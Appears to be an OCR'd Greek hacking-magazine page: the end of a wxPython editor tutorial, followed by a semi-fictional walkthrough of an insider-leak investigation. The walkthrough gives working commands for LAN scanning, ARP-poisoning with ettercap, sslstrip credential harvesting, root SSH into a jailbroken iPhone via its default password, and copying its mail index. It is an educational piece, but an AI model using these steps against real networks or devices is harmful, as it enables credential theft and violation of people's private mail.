- Τις λειτουργίες Edit/Delete και Edit/Select All

Δεν νομίζουμε να δυσκολευτείτε στην κατανόηση του ακόλουθου κώδικα για το New:

```
def OnNew(self,eventobject):
  if self.textctrl.IsModified():
```



```
    result = wx.MessageBox("Text
has been modified. Clear
anyway?","Really quit?",wx.
YES_NO | wx.NO_DEFAULT | wx.ICON_
EXCLAMATION)
    if result == wx.YES:
      self.textctrl.SelectAll()
      self.textctrl.DeleteSelection()
  else:
    self.textctrl.SelectAll()
    self.textctrl.DeleteSelection()
```

Φυσικά, χρειάζεται το αντίστοιχο bind:

```
self.Bind(wx.EVT_MENU, self.OnNew,
FileMenuNew)
```

Όπως παρατηρείτε, απλά επιλέγουμε όλο το κείμενο του TextCtrl και σβήνουμε την επιλογή. Μάθατε λοιπόν και τις δύο εντολές που χρειαζόμαστε για τα Edit/Delete και Edit/Select All. Βέβαια, το Edit/Delete θα πρέπει να ενεργοποιείται μόνον όταν υπάρχει επιλεγμένο κείμενο. Αλλά το κόλπο είναι πλέον πολύ γνωστό και χρειάζεται μόνο ν' αλλάξουμε τη γραμμή

```
if eventid in (wx.ID_COPY, wx.ID_CUT):
```

σε

```
if eventid in (wx.ID_COPY, wx.ID_CUT, wx.ID_
DELETE):
```

και να γράψουμε την αστεία συνάρτηση OnEditDelete, με το αντίστοιχο bind:

```
self.Bind(wx.EVT_MENU, self.OnEditDelete,
EditMenuDelete)
def OnEditDelete(self, eventobject):
  self.textctrl.DeleteSelection()
```

Δεν μπαίνουμε καν στο κόπο να σας δείξουμε τη SelectAll, που μπορείτε φυσικά να βρείτε στο πλήρες source που θα κατεβάσετε.

Σας αποδείξαμε πόσο διασκεδαστική, εκνευριστική κι ελαφρώς δαιμονική μπορεί να είναι η Python μαζί με το wxPython. Και είμαστε ακόμη στην αρχή. Γιατί, φυσικά, οι εφαρμογές δεν μπορεί να αποτελούνται από ένα μόνο TextControl, ένα menubar κι ένα toolbar. Οπλιστείτε λοιπόν με τις Τρεις Αρετές (TM), για νέες περιπέτειες από το επόμενο τεύχος -- σε ακόμη πιο βαθιά νερά!

Skill: Novice

Tags: Email sniffing, Python, base64 decoding, sslstrip, Wireshark

Email stealing & attachment decoding





Τεχνολογική κατασκοπία, απόρρητα μυστικά που υποκλέπτονται με δόλια μέσα και η αντιπαράθεση επιχειρηματικών τιτάνων. Περιγραφές που μπορεί να μας θυμίζουν γεγονότα της πραγματικής ζωής -- ή και όχι. Όπως και να 'χει, όλα αυτά αποτελούν μια πρώτης τάξεως ευκαιρία για ν' ασχοληθούμε με το sniffing και τα σχετικά ;)

by Dr@G

Η εταιρεία ORANGE, ειδική στις σύγχρονες τεχνολογίες και ειδικότερα στις κινητές τηλεπικοινωνίες, αντιμετωπίζει ένα σοβαρότατο πρόβλημα: Η αντίπαλη εταιρεία GNUSMAS καταφέρνει και μαθαίνει κάθε λογής πατέντες και κυκλοφορεί, την ίδια περίοδο, προϊόντα ανάλογων προδιαγραφών με εκείνα της ORANGE. Ο πρόεδρος και το διοικητικό συμβούλιο της εταιρείας, μετά από μυστική συνάντηση κι εκτεταμένη, διεξοδική συζήτηση, συμπεραίνουν ότι η πιθανότητα να υπάρχει κάποιος επίορκος υπάλληλος στο τμήμα R&D είναι ιδιαίτερα αυξημένη. Η τελική απόφαση του διοικητικού συμβουλίου συνοψίζεται στις εξής ενέργειες:

Ανάθεση των ερευνών σε κάποια καταξιωμένη εταιρεία ασφάλειας. Η ανάθεση γίνεται με ιδαίτερη μυστικότητα, ώστε να μην προκληθεί σάλος. Η εταιρεία που θα αναλάβει το έργο της έρευνας θα έχει πλήρη, απομακρυσμένη πρόσβαση σε κάποιο τερματικό του τμήματος R&D.

1. Η εταιρεία που θα αναλάβει την έρευνα πρέπει να δράσει μυστικά και δεν θα αποκαλύψει το έργο της σε κανέναν άλλο, πέραν των μελών του ΔΣ της ORANGE. Ο πρόεδρος και το διοικητικό συμβούλιο θα ενημερωθούν μετά το πέρας της έρευνας.
2. Η εταιρεία ασφάλειας οφείλει να αποκαλύψει, με ατράνταχτα στοιχεία, ποιος υπάλληλος υποκλέπτει ευαίσθητες πληροφορίες και δεδομένα -- και σε ποιον τα στέλνει.
3. Ο αντιπρόεδρος της ORANGE, ξέρει σε ποιον να απευθυνθεί. Καλεί την εταιρεία που τον είχε κάποτε σώσει, όταν ένας ύπουλος ιός προσπάθησε να καταστρέψει τις βάσεις δεδομένων της εταιρείας. Με κάθε μυστικότητα, λοιπόν, ο πρόεδρος αναθέτει την έρευνα στην εταιρεία DDT (Σ.τ.Ε. SRSLY?)

Ένα από τα στελέχη της εν λόγω εταιρείας επικοινώνησε μαζί μας, προκειμένου να μοιραστεί τη διαδικασία και τις εμπειρίες που αποκόμισε από την υπόθεση... (Σ.τ.Ε. Ελπίζω τουλάχιστον να μην αποκάλυψε πρόσωπα και καταστάσεις που θα μπορούσαν να παραπέμψουν στον αληθινό κόσμο :P)

Συγκέντρωση πληροφοριών για το δίκτυο του R&D

Το επόμενο πρωί ήμασταν ήδη ενημερωμένοι για την υπόθεση κι έτοιμοι να ξεκινήσουμε. Η ORANGE μάς έστειλε ένα ανεπίσημο email και μας έδωσε τη στατική, δημόσια διεύθυνση IP του VPN server, μαζί με όλα τα απαραίτητα στοιχεία για νόμιμη σύνδεση. Από ένα μηχάνημα με Back-Track Linux 5 R3, συνδεθήκαμε στο εσωτερικό δίκτυο της εταιρείας.

Το πρώτο πράγμα που περνάει απ' το μυαλό μας όταν συνδεόμαστε για πρώτη φορά σε ένα δίκτυο είναι να μαζέψουμε όσο το δυνατόν περισσότερα στοιχεία για το ίδιο το δίκτυο -- αλλά και για τους χρήστες του. Γι' αυτό το λόγο επιστρατεύσαμε το γνωστό εργαλείο nmap. Για την ακρίβεια, χρησιμοποιήσαμε το GUI του nmap ονόματι zenmap. Επιλέγοντας στο πεδίο Target το 192.168.1.1/24 (το εσωτερικό, τοπικό δίκτυο του R&D) σκανάραμε όλο το LAN.

Αρχικά, επιλέξαμε ένα γρήγορο scan, ώστε να πάρουμε μια ιδέα για το δίκτυο. Στη συνέχεια κάναμε ένα εκτεταμένο σκανάρισμα, προκειμένου να αποκτήσουμε όλες τις διαθέσιμες πληροφορίες, όπως χρήστες, λειτουργικά συστήματα που χρησιμοποιούνται, υπηρεσίες που τρέχουν στα μηχανήματα, ανοιχτά ports κ.λπ. Όπως φαίνεται στις σχετικές εικόνες, το δίκτυο διέθετε 12 συσκευές. Στις εικόνες φαίνονται και τα

```
root@bt:~# ifconfig
eth2      Link encap:Ethernet  HWaddr f2:2d:8a :f2:2d:8a
          inet addr:192.168.1.15  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef2:2d8a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9571 (9.5 KB)  TX bytes:5526 (5.5 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:132 errors:0 dropped:0 overruns:0 frame:0
          TX packets:132 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39269 (39.2 KB)  TX bytes:39269 (39.2 KB)

ppp0      Link encap:Point-to-Point Protocol
          inet addr:192.168.1.11 P-t-P:192.168.1.15 Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1400  Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:3
          RX bytes:96 (96.0 B)  TX bytes:102 (102.0 B)

root@bt:~#
```

Το network interface για τη συγκεκριμένη σύνδεση VPN είναι το ppp0...


ανοιχτά port κάθε συσκευής. Τότε, παρατηρήσαμε τα εξής: Η IP που μας έδωσε ο VPN server ήταν η 192.168.1.11, ενώ ο VPN έμοιαζε να βρίσκεται στο 192.168.1.15 (το συγκεκριμένο μηχάνημα είχε ανοιχτό το port 1723, ώστε να δέχεται συνδέσεις PPTP). Επομένως, ήταν λογικό να αναρωτηθούμε το εξής: Ποιος είναι αυτός ο χρήστης στο μηχάνημα 192.168.1.20, που έχει ανοιχτά τα port 22, 53 και 80; Κανένας άλλος δεν είχε τόσο γνωστά port ανοιχτά κι ο συγκεκριμένος συνδυασμός μας θύμιζε κάτι... Τι, όμως; Η αλήθεια είναι ότι έπρεπε να κινηθούμε γρήγορα και δεν σταθήκαμε ιδιαίτερα στη συγκεκριμένη διαίσθηση. Θέλαμε να αποκτήσουμε μια πρώτη αίσθηση για την έκταση του δικτύου και μετά να καταγράψουμε *όλη* τη δικτυακή κίνηση. Ελπίζαμε ότι όλο και κάτι χρήσιμο θα ψαρεύαμε μ' αυτόν τον τρόπο και δεν θέλαμε ν' αρχίσουμε τις επιθέσεις σε κάθε μηχάνημα ξεχωριστά...

Καταγραφή δικτυακής κίνησης

Η διαδικασία της καταγραφής όλης της διαδικτυακής κίνησης βασίστηκε στην τεχνική του ARP poisoning. Μια επίθεση MiTM (Man In The Middle, βλ. και σχετικά άρθρα στα deltaHacker 001 και 010) μάς επέτρεψε να διοχετεύσουμε όλη τη δικτυακή κίνηση του τμήματος R&D μέσα από τον υπολογιστή μας. Μας ενδιέφεραν οι πληροφορίες που σχετίζονται με usernames και passwords, όπως και κάθε λογής κείμενα που κυκλοφορούσαν απ' εδώ κι από 'κεί. Για την υλοποίηση της επίθεσης MiTM πληκτρολογήσαμε τα εξής:

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~# iptables -t nat -A PREROUTING -p tcp --destination-
port 80 -j REDIRECT --to-port 2000
root@bt:~# gedit /etc/etter.conf
```

Στο αρχείο ρυθμίσεων του ettercap βγάλαμε το χαρακτήρα των σχολίων (#) από τις γραμμές 168 και 169, ώστε να ενεργοποιήσουμε την



Με τη βοήθεια του Zenmap αποκτούμε μια πλήρη καταγραφή των συσκευών στο τοπικό αλλά και στο απομακρυσμένο δίκτυο (μέσω VPN).

ανακατεύθυνση της δικτυακής κίνησης μέσω του iptables. Στη συνέχεια υλοποιήσαμε την επίθεση με το ettercap σε mode ARP. Παρατηρήστε ότι σαν δικτυακό interface του υπολογιστής μας δώσαμε το ppp0, ώστε η επίθεσή μας να λάβει χώρα εντός του VPN. Επίσης, για να εξετάσουμε με την ησυχία μας τα αποτελέσματα, φροντίσαμε ώστε όλα τα αποτελέσματα να καταγραφούν στο αρχείο info_RnD.cap. Περιττό να σημειώσουμε ότι χρειάζεται μεγάλη προσοχή όταν «δηλητηριάζουμε» (ARP poison) ένα ολόκληρο LAN. Ο λόγος είναι ότι η επίδοση του δικτύου πέφτει σημαντικά κι ενδέχεται να αποκαλυφθούμε. Επιπρόσθετα, το μηχάνημά μας θα δεχτεί ξαφνικά μεγάλο φορτίο κι ενδέχεται να χαθούν αρκετά πακέτα, με συνέπεια να μη γίνει σωστά η δουλειά μας. Προσοχή, λοιπόν! Ξεκινήσαμε την επίθεση δίνοντας το ακόλουθο:

```
root@bt:~# ettercap -T -M arp -i ppp0 -w info_RnD.cap // //
```

Στη συνέχεια ανοίξαμε ένα ακόμη terminal και δώσαμε τα εξής:

```
root@bt:~# cd /pentest/web/sslstrip
root@bt:~# python sslstrip.py -k -l 2000
```


Αφού βάλαμε και το sslstrip να δουλεύει, καθίσαμε να πιούμε ένα καφέ και να φάμε καμιά πίτσα (Σ.τ.Ε. Καλοπερνάνε, εκεί στην DDT. Αλλά καφέ *μαζί* με πίτσα;! Μάλλον πρέπει να έχουν και γερά στομάχια.) Αφού επιτρέψαμε στα δύο προγράμματα να εργαστούν για καμπόση ώρα, αρχίσαμε την επεξεργασία των info_RnD.cap και sslstrip.log.

Ανάλυση αποτελεσμάτων

Μέσα στο sslstrip.log ψάξαμε για λέξεις κλειδιά όπως τα login, pass, passwd, hotmail, gmail, orange (το όνομα της εταιρείας, η οποία ενδέχεται να έχει τον δικό της mail server), facebook, google.mail, κ.ά. Τα αποτελέσματα ήταν πολλά και τα τοποθετήσαμε σε ξεχωριστό αρχείο (results.txt). Ωστόσο, σύντομα συνειδητοποιήσαμε ότι η δουλειά μας ήταν τουλάχιστον ανεπαρκής: Ήταν αδύνατο να εξετάσουμε τα δεδομένα που ανταλλάσσονταν με site, τα οποία χρησιμοποιούν εξ ολοκλήρου το HTTPS. Αυτό ήταν λογικό και αναμενόμενο, εφόσον τα δεδομένα μεταφέρονταν κρυπτογραφημένα. Κάπως έτσι, αποφασίσαμε να ψάξουμε με βάση τα στοιχεία που είχαμε συλλέξει και, μετά, θα βλέπαμε τι άλλο θα κάναμε! Δυστυχώς, οι έρευνες με τα credentials που είχαμε υποκλέψει αποδείχθηκαν άκαρπες. Δεν βρήκαμε κανένα στοιχείο που να ενοχοποιεί κάποιον.

Για την ανάλυση των πακέτων που είχαμε λάβει από το ettercap και τα οποία είχαν αποθηκευτεί στο info_RnD.cap, στραφήκαμε στο πασίγνωστο Wireshark.

Αφού ανοίξαμε το info_RnD.cap, πήγαμε στο μενού Edit και πατήσαμε στο




Τα αποτελέσματα του Quick Scan προσφέρουν μια πρώτη γεύση για τα ανοιχτά ports και κατ' επέκταση για τις υπηρεσίες που τρέχουν τα διάφορα μηχανήματα...

Find Packet. Στο σχετικό πεδίο που εμφανίστηκε δοκιμάσαμε διαδοχικά διάφορες λέξεις κλειδιά, όπως, π.χ., password, login, pdf, doc, txt, zip, rar κ.ά. Από την ανάλυση που έγινε βρέθηκαν αρκετά usernames και passwords, αλλά η αξιοποίησή τους δεν μας ωφέλησε σε τίποτε...

Πέρα από τα συνηθισμένα

Εφόσον είχαμε αναλύσει όλα τα δεδομένα και δεν είχαμε βγάλει άκρη, ήταν πλέον φανερό ότι έπρεπε να αλλάξουμε πορεία δράσης. Κάπως έτσι αποφασίσαμε να ξεκινήσουμε από την αρχή και να επανεξετάσουμε τα αποτελέσματα του port scanning. Θυμόσαστε εκείνο το μηχάνημα, με IP το 192.168.1.20; Το MAC address είχε χαρακτηρισμό «Apple» και, μεταξύ άλλων, είχε ανοιχτό το port 22. Επομένως, θα ήταν κάποιο Mac Book, iMac, Mac Mini ή και jailbroken iPhone! Χωρίς να περιμένουμε άλλο, ανοίξαμε τη γραμμή εντολών κι αποπειραθήκαμε να συνδεθούμε:

```
root@bt:~#ssh root@192.168.1.20
The authenticity of host '192.168.1.20 (192.168.1.20)' can't be
established.
RSA key fingerprint is 5b:dc:87:5c:f0:f7:b4:3e:a3:93:c6:14:
3c:73:30:42.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.20' (RSA) to the list of
known hosts.
root@192.168.1.20's password: alpine (<-- δεν φαίνεται στην
οθόνη)
Papadopoulos-iphone:~ root#
```



Με χρήση του sslstrip παίρνουμε κάποια usernames και passwords των χρηστών του δικτύου

Πέσαμε μέσα! Ήταν ένα Jailbroken iPhone -- και μάλιστα με το default password. Χμ. Κάτι θα πρέπει να υπάρχει που να είναι άξιο έρευνας μέσα σε αυτό το iPhone, σκεφτήκαμε. Ακόμη βέβαια κι αν παγιδεύαμε τη δικτυακή κίνηση για έναν μήνα, από το iPhone δε θα κλέβαμε τίποτε αφού τα πακέτα μεταφέρονται κρυπτογραφημένα! Έτσι, αποφασίσαμε να ρίξουμε μια ματιά στο φάκελο με τα Mail του κινητού. Πρόκειται για τον κατάλογο /private/var/mobile/Library/Mail:

```
Papadopoulos-iphone:~ root#        cd /private/var/mobile/Library/Mail/
Papadopoulos-iphone:~ root#        ls
AutoFetchEnabled  POP-papadopoulos.kostas@hotmail.gr@pop3.live.com    Protected Index
Bulletins         POP-papadopoulos.kostas@pop.orange.com              Vault
Envelope Index    POP-papadopoulos.kostas@pop.gmail.com               metadata.plist
Mailboxes         POP-papadopoulos.kostas@hotmail.com@pop3.live.com
Papadopoulos-iphone:~ root#exit
root@bt:~#
```

Εκεί παρατηρήσαμε αμέσως ότι υπήρχαν αρκετοί λογαριασμοί, σε διάφορους mail servers. Για κάθε λογαριασμό υπάρχει ένας ξεχωριστός φάκελος. Μπαίνοντας σε καθέναν από αυτούς θα μπορούσαμε να δούμε αμέσως τα email που έχει στείλει ή λάβει ο κάτοχος του iPhone, μέσω του αντίστοιχου λογαριασμού. Βέβαια, το πιο πιθανό θα ήταν να είχε σβήσει όλα τα ύποπτα/ενοχοποιητικά μηνύματα! Ήμασταν σίγουροι, ωστόσο, ότι δεν θα είχε σκεφτεί να σβήσει το αρχείο Protected Index. Το εν λόγω

αρχείο αποτελεί μια βάση δεδομένων με *όλα* τα απεσταλμένα και ληφθέντα mail, ανεξάρτητα από το αν ο χρήστης τα διέγραψε! Η εν λόγω βάση δεδομένων καθαρίζεται αυτόματα, αλλά αυτό απαιτεί την πάροδο ενός μεγάλου χρονικού διαστήματος. Έτσι, αποφασίσαμε να κοιτάξουμε κατευθείαν εκεί μέσα. Για το σκοπό αυτό αποσυνδεθήκαμε από το iPhone και συνδεθήκαμε εκ νέου, αλλά αυτή τη φορά για να κάνουμε μια αντιγραφή. Η νέα μας σύνδεση έγινε με το secure copy (scp):

```
root@bt:~# scp root@192.168.1.20:"/private/var/mobile/Library/
Mail/Protected\ Index" ~/Desktop/
```

Μετά από αρκετές ώρες μελέτης του Protected Index απομονώσαμε κάποιο email που είχε σταλεί πέρυσι, κοντά στην εποχή που για πρώτη φορά είχαν πατατηρηθεί οι διαρροές. Αποστολέας ήταν ο Papadopoulos Kostas και παραλήπτης ο Anderson, της εταιρείας GNUSMAS. Το μήνυμα περιελάμβανε ένα JPEG, όπως φάνηκε κι από το πεδίο Content-Type. Αντιγράψαμε το κατά base64 κωδικοποιημένο μήνυμα και το επικολλήσαμε σε ένα νέο, κενό αρχείο. Μέρος των περιεχομένων του αρχείου φαίνεται εδώ:


```
iVBORw0KGgoAAAANSUhEUgAAAx8AAAIFCAYAAACznkDsAAAEJGlDQ1BJQ0MgUHJvZmlsZQAAOBGF
Vd9v21QUPolvUqQWPyBYR4eKxa9VU1u5GxqtxgZJk6XtShal6dgqJOQ6N4mpGwfb6baqT3uBNwb8
AUDZAw9IPCENBmJ72fbAtElThyqqSUh76MQPISbtBVXhu3ZiJ1PEXPX6yznfOec7517bRD1fabWa
GVWIlquunc8klZOnFpSeTYrSs9RLA9Sr6U4tkcvNEi7BFffO6+EdigjL7ZHu/k72I796i9zRiSJP
...
jBPjJvNW6jqK13Qr67H0+Zl8Xx75xH35sfmz0jvDVe0upWc6Dilnq9qjo+ZTvhRXm1Wu0g9JV3uH
yJ9KRp+3XuSg4ak/0uj1QBJ76IeGY2S32kwb7bM+ZO6O7FZbW/nS1uHfB1tkEgdr8sfGFdspdR9T
x1qnY/Flf1TvH677JLb8CJUfouyZ2MzeySFCvw0PWeXGhjrWPp0x5FCBJyGHDLxk6DTm6kEkvKeO
j/XfqfEs6av+WuLp6f8L7yImxr3x+jwAAAAASUVORK5CYII=
```


Ανάκτηση attachment

Με δεδομένο τον κώδικα που έχουμε από το email, μπορούμε να ανακτήσουμε το αρχικό περιεχόμενο με τον ακόλουθο τρόπο. Ξέρουμε ότι η κωδικοποίηση του αρχείου είναι base64, επομένως αν φτιάξουμε ένα script που να αποκωδικοποιεί στο κατάλληλο format, ανάλογα με το Content-Type, θα πάρουμε πίσω το αρχικό attachment. Για την ακρίβεια των όσων λέμε, ιδού και το ακόλουθο script σε Python 3:

```
#!/usr/bin/env python
#decode base64 files by Dr@G
#basic usage: python base64toext.py [filename] [extention]
#extention could be jpg,zip,rar,html,pdf,doc and any other
format
import sys
import os
import base64
if(__name__ == '__main__'):
    len_arg = len(sys.argv)
    if len_arg > 1:
        base64file = open(sys.argv[1], 'rb').read()
        fileData = base64.b64decode(base64file)
        fileName = os.path.splitext(sys.argv[1])
```

```
            file_name = fileName[0]
            file_ext = '.'+sys.argv[2]
            File = open(file_name + file_ext, 'wb')
            File.write(fileData)
            print('Successfully decoded '+sys.argv[1]+' to '+sys.
argv[1][:-4]+file_ext)
        else:
            print('Please enter a file !!!')
```


Το script λαμβάνει ως ορίσματα το όνομα του attachment, καθώς και την κατάληξη του αποκωδικοποιημένου περιεχομένου. Παράδειγμα:

```
root@bt:~# python base64toext.py email_attachment.txt jpg
```

Αντί επιλόγου

Το αποτέλεσμα μάς άφησε άφωνους -- κι αν μας γνωρίζατε θα καταλαβαίνατε πόσο μεγάλη είναι αυτή η αλλαγή για εμάς ;) Ο άνθρωπος που ψάχναμε ήταν πράγματι ο κύριος Παπαδόπουλος! Τελικά, στον ουρανό γυρεύαμε τον υπαίτιο για τις διαρροές, στη γη στον βρήκαμε. Εκείνοι που φωνάζουν για τα ζητήματα privacy που προκύπτουν από τη χρήση κλειστών τεχνολογιών, φαίνεται πως έχουν ένα δίκιο. Μόνο που αυτή τη φορά η παραβίαση του απορρήτου έγινε σε έναν, ας πούμε bad guy. Αλλά ξέρουμε τι σκέπτεστε τώρα... Μη νομίζετε, συμφωνούμε μαζί σας!

Το Wireshark λύνει τα χέρια σε όποιον ξέρει να το χειρίζεται σωστά, αλλά είναι πιθανό να τρομάξει τους νεοφερμένους...



deltahacker.gr